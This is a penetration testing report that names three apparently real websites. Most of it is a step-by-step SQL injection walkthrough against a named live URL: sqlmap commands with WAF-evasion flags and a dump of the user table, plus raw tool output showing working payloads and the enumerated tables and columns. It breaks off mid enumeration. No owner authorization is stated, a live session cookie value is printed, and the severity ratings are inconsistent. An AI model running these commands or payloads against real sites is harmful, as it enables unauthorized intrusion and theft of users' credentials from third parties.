Vulnerability Assessment & Penetration Testing

Report Issued

21/12/2024

Submitted By

SAJITH KUMAR S

TABLE OF CONTENTS

1	**Security Assessment Report**	1
	• Overview	1
	• Findings Summary	1
	• Impact of Vulnerabilities	1
	• Recommendations	2
	• Disclaimer	2
2	**Classification**	3
	• Risk classification	3
3	**Scope**	7
4	**Assessment Finding**	8
	• Vulnerability 1 : **Insecure Session Management**	9
	• Vulnerability 2 : **SQL Injection (SQLi)**	12
	• Vulnerability 3 : **Cross-Site Scripting (XSS)**	18
5	**Appendix A – Tools Used**	22
6	**Conclusion**	23

Security Assessment Report

Overview: A security assessment was conducted on three different web applications to identify vulnerabilities in their infrastructure and recommend remediation methods. The purpose of this assessment was to enhance the overall security posture of the systems by addressing discovered vulnerabilities.

Findings Summary: A total of Three vulnerabilities were identified during the assessment. The vulnerabilities have been categorized by severity as shown in the table below

Severity	**Number of Vulnerabilities**
Critical	1
High	1
Medium	1

Impact of Vulnerabilities: The highest-severity vulnerabilities pose significant risks to the confidentiality, integrity, and availability of systems. Potential

consequences include:

- Loss, theft, or deletion of confidential data.
- Website defacement.
- Unauthorized access to accounts or systems.
- Full compromise of individual machines or even entire networks.

Recommendations: To ensure data confidentiality, integrity, and availability, the identified vulnerabilities must be remediated as outlined in the findings section of the assessment.

Disclaimer: This assessment is based on the state of the systems during the testing period. It may not uncover all existing vulnerabilities. Changes made to the environment during or after the assessment period could impact the results.

This summary highlights the key findings and emphasizes the importance ofaddressing the identified issues to improve overall system security.

CLASSIFIACTION

RISK CLASSIFICATION

A 5-level risk classification system is often used to categorize vulnerabilities based on their potential impact, exploitability, and severity. This helps prioritize which vulnerabilities need to be addressed first. Here's an example of a **5-level risk classification**:

1. Informational (Low Risk)

Description

These vulnerabilities are typically minor issues that don't pose any real security risk but might provide useful information for improving the system. They often don't directly impact security or functionality.

Examples

- Exposed version numbers of software or frameworks.
- Minor UI issues (like misalignment or incorrect labeling).
- Non-sensitive information disclosures (e.g., verbose error messages).

Action

Often not critical and may be considered for future improvements but do not require urgent fixes.

2. Low Risk

Description

Vulnerabilities that are unlikely to be exploited in practice or require complex conditions to be exploited. They might have a minor impact if exploited but are generally low priority.

Examples

- Cross-Site Scripting (XSS) in non-critical areas (e.g., public pages where user interaction is minimal).
- Weak password policies or guidelines that don't immediately put users at risk.\

Action

Should be fixed, but it is not urgent unless discovered in a particularly sensitive context.

3. Medium Risk

Description

Vulnerabilities that can be exploited more easily or could lead to moderate impact if exploited. These might affect a larger portion of the system or user base but are not likely to cause major harm in most cases.

Examples

- Cross-Site Scripting (XSS) vulnerabilities on critical user inputs, such as login forms.
- Information disclosure that could lead to phishing attacks.
- Insecure direct object references (IDOR) that could reveal sensitive information under certain conditions.

Action

These vulnerabilities should be fixed within a reasonable time frame, especially if they could escalate to more serious risks.

4. High Risk

Description

Vulnerabilities that have a significant impact on the system's security, making it easier for attackers to exploit or gain unauthorized access to sensitive data or systems. They require prompt attention.

Examples

- SQL Injection that allows attackers to retrieve or modify data.
- Broken authentication that could allow unauthorized access to user accounts.

Action

These issues should be prioritized for immediate remediation to prevent exploitation.

5. Critical Risk

Description

Vulnerabilities that pose an extreme threat to the system, often allowing attackers to take full control, steal sensitive data, or disrupt operations. These vulnerabilities are the most dangerous and require immediate attention and patching.


Examples

- Remote Code Execution (RCE) that allows an attacker to run arbitrary code on the server.
- Privilege escalation vulnerabilities that allow attackers to gain admin-level access.

- Authentication bypass flaws that allow attackers to impersonate users or administrators.

Action

These must be addressed immediately and patched as quickly as possible to prevent major damage or loss of control over the system



CRITICAL	HIGH	MEDIUM	LOW	INFORMATIONAL
10	7-9	4-6	2-5	0-1

SCOPE

The security assessment focused on identifying potential vulnerabilities within the defined scope outlined below. Beyond the specified details, no additional information was provided, nor were any assumptions made at the outset of the audit. The scope of the security audit included the following:

Vulnerable URL : https://bethaneyschoolsulantu.com/ :(**Insecure Session Management)**

Vulnerable URL : https://www.revel.com.hk/en/product.php?id=98 :(**SQL Injection)**

Vulnerable URL : https://www.jst-belgium.be **:(Cross-Site Scripting (XSS))**

ASSESSMENT FINDING

NUMBER	FINDINGS	CVSS	SEVERITY
1	Insecure Session Management	4	Medium
2	SQL injection	7	High
3	Cross Site Scripting (XSS)	9	Critical

Vulnerability – 1

Name of vulnerability : **Insecure Session Management**

Security impact : **Medium**

Vulnerable URL : https://bethaneyschoolsulantu.com/

Description

The website **bethanyschoolsulantu.com** is using PHPSESSID for session management. However, the session token is exposed in the browser storage and is not marked as **HttpOnly** or **Secure**. This could allow an attacker with access to the victim's browser to steal the session ID and hijack their session.

Impact

- An attacker can use **Session Hijacking** techniques to impersonate a logged-in user.
- If the session ID is not regenerated after login, **Session Fixation** attacks are possible.
- Lack of **Secure and HttpOnly flags** makes it vulnerable to **Man-in-the-Middle (MITM)** attacks or **Cross-Site Scripting (XSS)** exploits.

Step By Step

Step 1: Open the Target Website

- Open a web browser (e.g., Firefox, Chrome) and navigate to: https://bethanyschoolsulantu.com

---

Step 2: Log in (If Applicable)


- If the website has an authentication system, log in with valid credentials. *(If login is not required, proceed to the next step.)*

Step 3: Open Developer Tools

- Press **F12** or **Right-click → Inspect** to open Developer Tools.
- Navigate to the **"Storage"** or **"Application"** tab.
- Click on **"Cookies"** and select **bethanyschoolsulantu.com**.

Step 4: Extract the PHPSESSID

- Locate the **PHPSESSID** cookie in the list.
- Observe the **HttpOnly** and **Secure** attributes:
    - If HttpOnly = False → JavaScript can access the session cookie.
    - If Secure = False → The cookie can be transmitted over **unencrypted (HTTP)** connections.



Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
PHPSESSID	2d5p2v17bqhns4upqau12ipup1	bethaneyschoolsulantu.com	/	Session	35	false	false	None	Thu, 27 Feb 2025 09:45:07 GMT
wssplashchk	4b6011ad1c9b887f0e745a2ae3457451b5aa860e.1740653107.1	.bethaneyschoolsulantu.com	/	Thu, 27 Feb 2025 10:45:07 GMT	64	true	false	Lax	Thu, 27 Feb 2025 09:45:07 GMT

```
▾ Data
  ▾ PHPSESSID:"2d5p2v17bqhns4upqau12ipup1"
      Created:"Thu, 27 Feb 2025 09:45:07 GMT"
      Domain:"bethaneyschoolsulantu.com"
      Expires / Max-Age:"Session"
      HostOnly:true
      HttpOnly:false
      Last Accessed:"Thu, 27 Feb 2025 09:45:07 GMT"
      Path:"/"
      SameSite:"None"
      Secure:false
```

Mitigation

The HttpOnly flag prevents client-side scripts from accessing session cookies, reducing the risk of theft via XSS attacks. The Secure flag ensures cookies are only transmitted over HTTPS, preventing exposure in unencrypted traffic. Implementing the SameSite attribute helps mitigate CSRF attacks by restricting cross-site cookie access. Session IDs should be regenerated after login to prevent fixation attacks and automatically expire after inactivity. Enforcing HTTPS across the application ensures secure data transmission and protects session integrity.

Vulnerability – 2

Vulnerability Name**: SQL Injection (SQLi)**

Security impact : **High**

Vulnerable URL : https://www.revel.com.hk/en/product.php?id=98

Description

SQL Injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database. By injecting malicious SQL statements into input fields, an attacker can bypass authentication, access sensitive information, modify database records, and even execute administrative operations.

Findings from the Assessment:

- **Targeted URL:** The attack was performed on a parameter (id) in a GET request.
- **Vulnerable Parameter:** id (GET)
- **Exploited SQL Injection Types:**
  - Boolean-based blind
  - Error-based
  - Time-based blind
  - UNION-based query
- **Database Identified:** MySQL 5.0.12 (MariaDB)
- **Extracted Information:**
  - Database name: revel

    - Tables and columns retrieved, including user-related data.

Target Information:

- **Vulnerable Parameter:** id (GET)
- **Affected URL:** https://www.revel.com.hk/en/product.php?id=98
- **Database:** MySQL 5.0.12 (MariaDB)

Step-by-Step

Step 1: Verify SQL Injection Vulnerability

Use a browser or **cURL** to check if the id parameter is vulnerable. Append a single quote (') to the parameter and observe the response.

bash

Affected URL https://www.revel.com.hk/en/product.php?id=98

- If the page returns a **database error**, the parameter is likely vulnerable.
- If the page loads normally, try Boolean-based or Time-based SQLi techniques.

Step 2: Use sqlmap to Automate SQL Injection

Run the following command in Kali Linux to check for SQLi:

bash

CopyEdit

sqlmap -u "https://www.revel.com.hk/en/product.php?id=98" --dbs --random-agent --batch

- -u → Specifies the target URL
- --dbs → Enumerates available databases

- --random-agent → Uses a random user agent to bypass WAF detection
- --batch → Runs in non-interactive mode

If the parameter is vulnerable, sqlmap will detect SQL Injection points and retrieve database names.

Step 3: Extract Table Names

Once you confirm SQL Injection, retrieve table names using:

bash

CopyEdit

```
sqlmap -u "https://www.revel.com.hk/en/product.php?id=98" -D revel --tables
```

- -D revel → Specifies the target database
- --tables → Lists tables in the database

Step 4: Extract Column Names

Identify sensitive columns (like usernames, emails, passwords) with:

Bash : sqlmap -u "https://www.revel.com.hk/en/product.php?id=98" -D revel -T usr --columns


- -T usr → Specifies the target table
- --columns → Lists columns in the usr table

Step 5: Dump Sensitive Data


Extract user credentials using:

Bash : sqlmap -u "https://www.revel.com.hk/en/product.php?id=98" -D revel -T usr --dump


- --dump → Dumps all records from the usr table




```
┌──(jaguar㉿jaguar)-[~]
└─$ sudo sqlmap -u https://www.revel.com.hk/en/product.php?id=98 --random-agent --dbs

                {1.9.2#stable}

                https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicabl
e local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 02:54:18 /2025-02-25/

[02:54:18] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/532.0 (KHTML, like Gecko) Chrome/4.
0.206.0 Safari/532.0' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[02:54:18] [INFO] resuming back-end DBMS 'mysql'
[02:54:18] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: id=(SELECT (CASE WHEN (8129=8129) THEN 98 ELSE (SELECT 6834 UNION SELECT 6898) END))

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: id=98 AND EXTRACTVALUE(5692,CONCAT(0x5c,0x716a716b71,(SELECT (ELT(5692=5692,1))),0x7162787871))

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=98 AND (SELECT 8857 FROM (SELECT(SLEEP(5)))Jama)

    Type: UNION query
    Title: Generic UNION query (NULL) - 20 columns
    Payload: id=98 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716a716b71,0x6f644
54f515a776755716f674d4c595751594178614e507167656e525a77545274687167773577a43,0x7162787871)-- -
---
[02:54:20] [INFO] the back-end DBMS is MySQL
web application technology: PHP 7.4.33, Nginx
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[02:54:20] [INFO] fetching database names
[02:54:22] [WARNING] reflective value(s) found and filtering out
[02:54:26] [WARNING] the SQL query provided does not return any output
[02:54:28] [INFO] retrieved: 'information_schema'
[02:54:29] [INFO] retrieved: 'revel'
[02:54:29] [INFO] resumed: 'test'
available databases [3]:
[*] information_schema
[*] revel
[*] test

[02:54:29] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.revel.com.hk'

[*] ending @ 02:54:29 /2025-02-25/

┌──(jaguar㉿jaguar)-[~]
└─$ 
```



```
available databases [3]:
[*] information_schema
[*] revel
[*] test

[02:54:29] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.revel.com.hk'

[*] ending @ 02:54:29 /2025-02-25/

┌──(jaguar㉿jaguar)-[~]
└─$ sudo sqlmap -u https://www.revel.com.hk/en/product.php?id=98 --random-agent -D revel -tables

                {1.9.2#stable}

                https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 02:57:30 /2025-02-25/

[02:57:30] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN) AppleWebKit/530.19.2 (KHTML, like Gecko) Version/4.0.2 Safari/530.19.1' from file '/usr/share/sqlmap/data/txt/user-agents.txt
'
[02:57:30] [INFO] resuming back-end DBMS 'mysql'
[02:57:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: id=(SELECT (CASE WHEN (8129=8129) THEN 98 ELSE (SELECT 6834 UNION SELECT 6898) END))

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: id=98 AND EXTRACTVALUE(5692,CONCAT(0x5c,0x716a716b71,(SELECT (ELT(5692=5692,1))),0x7162787871))

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=98 AND (SELECT 8857 FROM (SELECT(SLEEP(5)))Jama)

    Type: UNION query
    Title: Generic UNION query (NULL) - 20 columns
    Payload: id=98 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716a716b71,0x6f64454f515a776755716f674d4c595751594178614e507167656e525a77545274687167773577a43,0x
7162787871)-- -
---
[02:57:32] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 7.4.33
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[02:57:32] [INFO] fetching tables for database: 'revel'
[02:57:34] [WARNING] reflective value(s) found and filtering out
[02:57:37] [WARNING] the SQL query provided does not return any output
[02:57:40] [INFO] retrieved: 'album'
[02:57:42] [INFO] retrieved: 'album_cate'
[02:57:43] [INFO] retrieved: 'attachment'
[02:57:45] [INFO] retrieved: 'banner'
[02:57:46] [INFO] retrieved: 'calendar'
[02:57:48] [INFO] retrieved: 'calendar_cate'
[02:57:49] [INFO] retrieved: 'calendar_desc'
```


```
[02:57:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: id=(SELECT (CASE WHEN (8129=8129) THEN 98 ELSE (SELECT 6834 UNION SELECT 6898) END))

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: id=98 AND EXTRACTVALUE(5692,CONCAT(0×5c,0×716a716b71,(SELECT (ELT(5692=5692,1))),0×7162787871))

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=98 AND (SELECT 8857 FROM (SELECT(SLEEP(5)))Jama)

    Type: UNION query
    Title: Generic UNION query (NULL) - 20 columns
    Payload: id=98 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×716a716b71,0×6f64454f515a776755716f674d4c595751594178614e507167656e525a775452746871677357 7a43,0x
7162787871)-- -
---
[02:57:32] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 7.4.33
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
[02:57:32] [INFO] fetching tables for database: 'revel'
[02:57:34] [WARNING] reflective value(s) found and filtering out
[02:57:37] [WARNING] the SQL query provided does not return any output
[02:57:40] [INFO] retrieved: 'album'
[02:57:42] [INFO] retrieved: 'album_cate'
[02:57:43] [INFO] retrieved: 'attachment'
[02:57:45] [INFO] retrieved: 'banner'
[02:57:46] [INFO] retrieved: 'calendar'
[02:57:48] [INFO] retrieved: 'calendar_cate'
[02:57:49] [INFO] retrieved: 'calendar_desc'
[02:57:51] [INFO] retrieved: 'calendar_pdf'
[02:57:52] [INFO] retrieved: 'news'
[02:57:54] [INFO] retrieved: 'news_cate'
[02:57:56] [INFO] retrieved: 'usr'
[02:57:57] [INFO] retrieved: 'verse'
[02:57:59] [INFO] retrieved: 'webpage_content'
[02:58:00] [INFO] retrieved: 'webpage_content_desc'
Database: revel
[14 tables]
+----------------------+
| album                |
| album_cate           |
| attachment           |
| banner               |
| calendar             |
| calendar_cate        |
| calendar_desc        |
| calendar_pdf         |
| news                 |
| news_cate            |
| usr                  |
| verse                |
| webpage_content      |
| webpage_content_desc |
+----------------------+

[02:58:00] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.revel.com.hk'
```


```
[03:01:23] [INFO] retrieved: 'datetime'
[03:01:24] [INFO] retrieved: 'usr_login_fail_ct'
[03:01:26] [INFO] retrieved: 'int(11)'
[03:01:28] [INFO] retrieved: 'usr_sort_lv'
[03:01:29] [INFO] retrieved: 'int(11)'
[03:01:31] [INFO] retrieved: 'usr_sort_id'
[03:01:32] [INFO] retrieved: 'int(11)'
[03:01:34] [INFO] retrieved: 'usr_fixed'
[03:01:36] [INFO] retrieved: 'enum('Y','N')'
[03:01:38] [INFO] retrieved: 'usr_st'
[03:01:39] [INFO] retrieved: 'varchar(4)'
[03:01:41] [INFO] retrieved: 'usr_login_name'
[03:01:42] [INFO] retrieved: 'varchar(32)'
[03:01:44] [INFO] retrieved: 'usr_name'
[03:01:46] [INFO] retrieved: 'varchar(32)'
[03:01:47] [INFO] retrieved: 'usr_email'
